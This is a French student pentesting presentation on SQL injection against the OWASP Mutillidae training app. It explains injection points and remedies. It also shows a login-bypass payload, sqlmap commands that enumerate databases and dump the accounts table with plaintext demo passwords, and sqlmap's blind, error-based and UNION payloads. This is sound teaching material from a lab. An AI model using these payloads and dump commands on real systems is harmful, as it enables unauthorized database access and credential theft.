



SAE : Pentesting

Injection SQL et Broken Authentication
and Session Management

SOMMAIRE

Introduction - 3

01




Présentation générale de
l'injection sql - 7

02



Injection SQL avec outils :
SQLMAP et Burp Suite

03



04

Injection SQL avec Python



05

Broken Authentication and
Session Management



06

Conclusion

INTRODUCTION


-
-
-

Présentation de OWASP Mutillidae
Explication du contexte
Présentation du projet



OWASP MUTILLIDAE

- OWASP Serveur
- Différents scénarios d'attaque simulés avec des vulnérabilités
- Vulnérabilités à tester : Injections SQL, Broken Authentication, and session management.



CONTEXTE

Nous sommes un groupe de pentester et nous sommes en charge de la sécurité des applications Web.

Par le biais de nos objectifs, nous allons vous fournir un rapport de test pour l'application web de notre client.

OBJECTIFS



TESTS DES FAILLES

Tester les différents types d'injections SQL et Broken Authentication and Session management



PROGRAMMATION

Programme python pour récupérer automatiquement un élément de la base de donnée dans le cas d'un injection aveugle



AUDIT

Élaborer un rapport d'audit d'une application Web qui répertorie toutes nos phases de tests et de programmation

Présentation générale de l'injection SQL



SQL

SQL (Structured Query Language)

- Langage informatique utilisé pour communiquer avec les bases de données relationnelles
- Créer, lire, mettre à jour et supprimer des données dans les bases de données en utilisant des commandes.



INJECTION SQL


- Technique utilisée pour insérer des commandes malveillantes dans les formulaires de saisie de données d'une application web.
- Récupérer, lire, modifier ou supprimer ce qu'il y'a dans une BDD



SQL Injection

Qu'est ce qu'un point d'injection ?

- Point d'entrée utilisant requêtes SQL -> vulnérables
- Points d'injections --> site non sécurisé
- Failles exploitable par les attaquants



exemple d'une zone d'entrée de texte sur le site mutillidae

Exemple et détail d'une injection SQL

Faille “True Always” permettant de se connecter sur le compte de Admin.

- `'`: Ferme une chaîne de caractères dans une requête SQL et contourne les contrôles de validation et d'accès.
- `OR`: Opérateur utilisé pour forcer la condition de la requête à être toujours vrai.
- `1=1` : Cette condition est toujours vraie, car 1 est égal à 1.
- `#` : Utilisé pour commenter tout ce qui suit, ce qui permet à l'attaquant de cibler toutes les lignes de la table sans restriction.

The image shows a login interface and its corresponding success message. The login page has a red header "Please sign-in". It contains two input fields: "Username" with the value "1' OR 1=1 #", and "Password" which is empty. Below the fields is a blue "Login" button. A large green circle highlights the "Username" field. A line points from this circle to a screenshot of a success message below. The success message is displayed on a purple background and includes the text "class Production", "Status Update User Authenticated", and "Logged In Admin: admin (g0t r00t?)".

Comment y remédier ?

Utiliser des **filtres de sécurité** :

- Permet de **vérifier** les données d'entrée
- Inclus des fonctions de **validations** comme la **suppression** de caractères spéciaux, la vérification des **formats**, etc
- Règles pour **limiter** les données qui peuvent être utilisées dans une requête
- **Protège** contre les injections SQL en empêchant les commandes malveillantes d'être injectées dans la requête

Comment y remédier ?

Utiliser des requêtes préparées :

- Séparer les données d'entrée des commandes SQL
- Utilise des placeholders pour les valeurs à insérer
- Garantie que les données ne sont pas interprétées comme des commandes SQL (par rapport aux filtres de sécurité)
- Les valeurs sont automatiquement encadrées ou échappées.
- Empêche les attaques d'injection SQL à une certaine échelle



Canva

Injection sql avec outils : SQLMAP ET BURP SUITE

Introduction aux outils utilisés

BURP SUITE

- Application utilisée pour la sécurisation / effectuer des tests d'intrusion sur des applications
- Interception de requêtes HTTP



Introduction aux outils utilisés : SQL MAP

SQLmap codé en python, à partir des bibliothèques requests (envoi de requêtes HTTP) et beautifulsoup (analyse des réponses HTTP).

Avantages de SQLmap en pentesting :

- l'automatisation des tâches
- le large panel de système de gestion de base de données



Fonctionnement de l'automatisation des requêtes avec SQLmap

Paramètre -v -> détails de l'exécution de la commande, comme les requêtes envoyées à la base de données et les différentes réponses reçues.

```
[etudiant@KALI-SAE] ~]$ sqlmap -r Bureau/file.txt --dbs -v
```

exemple d'une commande avec le paramètre -v

Extrait des résultats obtenus :


```
[14:52:06] [INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
```

```
52:20] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
```

```
[14:51:31] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
```

```
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: author=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT
```

Méthodes d'exploitation d'injections SQL




Error based -> commandes points d'injection engendre des erreurs

Union based -> commande UNION, concatène les requêtes pour contourner les sécurités

Boolean based -> Requêtes WHERE résultat bouléen

Time based -> WHERE, provoque un délai avant réponse

Interception de requête HTTP avec BURP



Request to http://192.168.40.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
2 Host: 192.168.40.10
3 Content-Length: 98
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.40.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
10 Referer: http://192.168.40.10/mutillidae/index.php?page=view-someones-blog.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: showhints=1; PHPSESSID=622lu7qun79rndvko30vtlveg4; acopendivids=swingset,jotto,phpbb2,redm
14 Connection: close
15 author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view=someones-blog-php-submit-button=View+Blog+Entries
```

Détection des failles SQL et utilisation de SQLmap

```
[root@KALI-SAE] [/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt
```

```
Parameter: author (POST)
  Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: author=--7499' OR 4760=4760#&view=someones-blog-php-submit-button
              =View Blog Entries

  Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
          clause (FLOOR)
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' AND (SELECT 9605 FR
              OM(SELECT COUNT(*),CONCAT(0x716b627171,(SELECT (ELT(9605=9605,1))),0x71707676
              71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- yIZy&vi
              ew-someones-blog-php-submit-button=View Blog Entries

  Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' AND (SELECT 5618 FR
              OM (SELECT(SLEEP(5)))vAUJ)-- pglf&view=someones-blog-php-submit-button=View B
              log Entries

  Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NU
              LL,CONCAT(0x716b627171,0x6f67426f616e554374614d6177746151576d4866465764784346
              675370497248736c57796b724474,0x7170767671),NULL,NULL#&view=someones-blog-php-
              submit-button=View Blog Entries
```

Affichage des tables et des bases de données

```
[*] gta-pnp  
[*] hex  
[*] information_schema  
[*] isp  
[*] joomla  
[*] mutillidae  
[*] mysql  
[*] nowasp  
[*] orangehrm  
[*] personalblog  
[*] peruggia  
[*] phpbb
```

Affichage de toutes les bases de données présentes dans OWASP

```
└─(root㉿KALI-SAE)-[/home/etudiant/Bureau]  
  └─# sqlmap -r /home/etudiant/Bureau/file.txt --dbs
```

```
Database: mutillidae  
[11 tables]  
+---+  
| accounts  
| balloon_tips  
| blogs_table  
| captured_data  
| credit_cards  
| help_texts  
| hitlog  
| level_1_help_include_files  
| page_help  
| page_hints  
| pen_test_tools  
+---+
```

Affichage de toutes les tables de la base de donnée mutillidae

```
└─(root㉿KALI-SAE)-[/home/etudiant/Bureau]  
  └─# sqlmap -r /home/etudiant/Bureau/file.txt -D mutillidae --tables
```

Affichage du contenu d'une table

Affichage du contenu de la table accounts

```
(root㉿KALI-SAE)-[~/home/etudiant/Bureau]
# sqlmap -r /home/etudiant/Bureau/file.txt -D mutillidae -T accounts --dump
```

Database: mutillidae				
Table: accounts				
19 entries]				
cid	is_admin	password	username	mysignature
1	TRUE	admin	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a super-cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	tortoise	patches	meow
17	FALSE	stripes	rocky	treats?
18	FALSE	user	user	User Account
19	FALSE	pentest	ed	Commandline KungFu anyone?

Injection SQL de niveau 1 avec BURP : BYPASS AUTHENTICATION

Principe général de la faille

Faille “**True Always**” permettant de se connecter sur le compte de Admin.

